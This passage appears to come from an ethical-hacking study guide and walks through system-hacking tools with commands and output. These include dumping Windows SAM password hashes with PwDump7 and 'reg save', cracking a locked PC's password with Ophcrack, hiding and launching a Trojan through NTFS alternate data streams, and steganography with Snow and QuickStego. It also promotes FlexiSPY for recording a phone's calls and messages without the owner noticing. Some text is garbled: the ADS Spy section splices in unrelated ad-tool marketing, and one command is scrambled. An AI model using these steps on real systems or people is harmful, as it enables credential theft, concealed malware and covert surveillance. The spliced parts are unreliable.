The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config.

This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool:

PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

```
reg save hklm\sam c:\sam  
reg save hklm\system c:\system
```

```
C:\>  
Microsoft Windows [Version 10.0.16299.125]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>cd C:\Users\Desktop\pwdump7  
  
C:\Users\Desktop\pwdump7>pwdump7.exe  
Pwdump v7.1 - raw password extractor  
Author: Andres Tarasco Acuna  
url: [REDACTED]  
  
Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::  
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::  
[REDACTED]:503:[REDACTED]  
[REDACTED]:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::  
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::  
[REDACTED]:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::  
sshd_server:[REDACTED]  
  
C:\Users\Desktop\pwdump7
```

iii. Ophcrack

When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.

Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.


Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is

automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6 : Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.




iv. Flexispy

FlexiSPY is a phone application which comes with an android keylogger for the phone as a feature. It will always appear in the list whenever one is speaking about the world's best spy phone applications. This app comes with everything you expect when looking for a monitoring system for your phone.

It will help you record phone calls, capture SMS, WhatsApp messages, even capture keystrokes, allow you to read emails, read Facebook messages.

The app will as well track the device and you know what, from where you are you can turn on its recorder and record conversations without the owner noticing.



v. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS).

ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator.

Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.

Creation of NTFS streams:

When the user reads or writes a file, their only manipulation in the main data stream by default. The following is the syntax of ADSs

filename.extension:alternativeName

Open the terminal and type the following command to create a file named file_1.txt. echo "this is file no 1" > file_1.txt

Now, type the following command to write to the stream named secret.txt. echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt

```
C:\Windows\System32\cmd.exe  
C:\test>echo "this is file no 1" > file_1.txt  
C:\test>echo "this is hidden file inside the file_1.txt" > file_1.txt:secret.txt  
C:\test>dir  
Volume in drive C has no label.  
Volume Serial Number is 9445-3BC5  
  
Directory of C:\test  
27-05-2022 16:01 <DIR> .  
27-05-2022 16:15 22 file_1.txt  
1 File(s) 22 bytes  
1 Dir(s) 155,960,602,624 bytes free  
C:\test>
```

We've just created a stream named secret.txt that is associated with file_1.txt and when you look at the file_1.txt you will only find the data present in file_1.txt. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file_1.txt notepad file_1.txt:secret.txt

```
C:\Windows\System32\cmd.exe  
C:\test>notepad file_1.txt:secret.txt  
C:\test>  
file_1.txt:secret - Notepad  
File Edit View  
"this is hidden file inside the file_1.txt"
```

Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)


```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.




```
C:\test>type Trojan.exe > note.txt:Trojan.exe
C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<=====>> note.txt:Trojan.exe
C:\test>game.exe
C:\test>
```

Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB


vi. ADS Spy

AdSpy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


- Quick Scan
- Full Scan
- Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click “Scan the system for ADS”/ or click removes button to remove the file



As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.





Figure 6-50 ADS Detection


vii. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt

Change the directory to run Snow tool




```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>cd c:\Users\IPSpecialist\Downloads\Snow\
```

Type the command

Snow -C -m "text to be hide" -p "password" <Sourcefile> <Destinationfile>


The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



```
c:\Users\IPSpecialist\Downloads\Snow>snow -C -m "My Bank Account Number is 12345"
-p "password123" Hello.txt HelloWorld.txt
Compressed by 26.61%
Message exceeded available space by approximately 59.65%.
An extra 3 lines were added.

c:\Users\IPSpecialist\Downloads\Snow>_
```

Go to the directory; you will a new file **HelloWorld.txt**. Open the File



New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow -C -p "password123" HelloWorld.txt


```
C:\Users\IPSpecialist\Downloads\5now>show -C -p "password123" HelloWorld.txt
My Bank Account Number is 12345
C:\Users\IPSpecialist\Downloads\5now>
```

As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.

viii. Quickstego

Image Steganography using QuickStego


1. Open QuickStego Application



2. Upload an Image. This Image is term as **Cover**, as it will hide the text.



3. Enter the Text or Upload Text File



4. Click Hide Text Button



5. Save Image

This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego
2. Click Get Text



3. Open and Compare Both Images

Left Image is without Hidden Text; Right Image is with hidden text



ix. Clearing Audit Policies

Enabling and Clearing Audit Policies

To check command's available option Enter

C:\Windows\system32> **auditpol /?**

```
Administrator: Command Prompt
C:\Windows\system32>auditpol /?
Usage: AuditPol command [<sub-command><options>]

Commands (only one command permitted per execution)
/?           Help (context-sensitive)
/get          Displays the current audit policy.
/set          Sets the audit policy.
/list          Displays selectable policy elements.
/backup       Saves the audit policy to a file.
/restore      Restores the audit policy from a file.
/clear        Clears the audit policy.
/remove       Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\Windows\system32>
```

Enter the following command to enable auditing for System and Account logon: -
C:\Windows\system32>**auditpol /set /category:"System","Account logon" /success:enable /failure:enable**



```
Administrator: Command Prompt


Commands (only one command permitted per execution)
/?
    Help (context-sensitive)
/get
    Displays the current audit policy.
/set
    Sets the audit policy.
/list
    Displays selectable policy elements.
/backup
    Saves the audit policy to a file.
/restore
    Restores the audit policy from a file.
/clear
    Clears the audit policy.
/remove
    Removes the per-user audit policy for a user account.
/resourceSACl
    Configure global resource SACLs

Use AuditPol <command> /? for details on each command

C:\Windows\system32>auditpol /set /category:"System","Account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

To check Auditing is enabled, enter the command
C:\Windows\system32>**auditpol logon","System"/get /category:"Account**



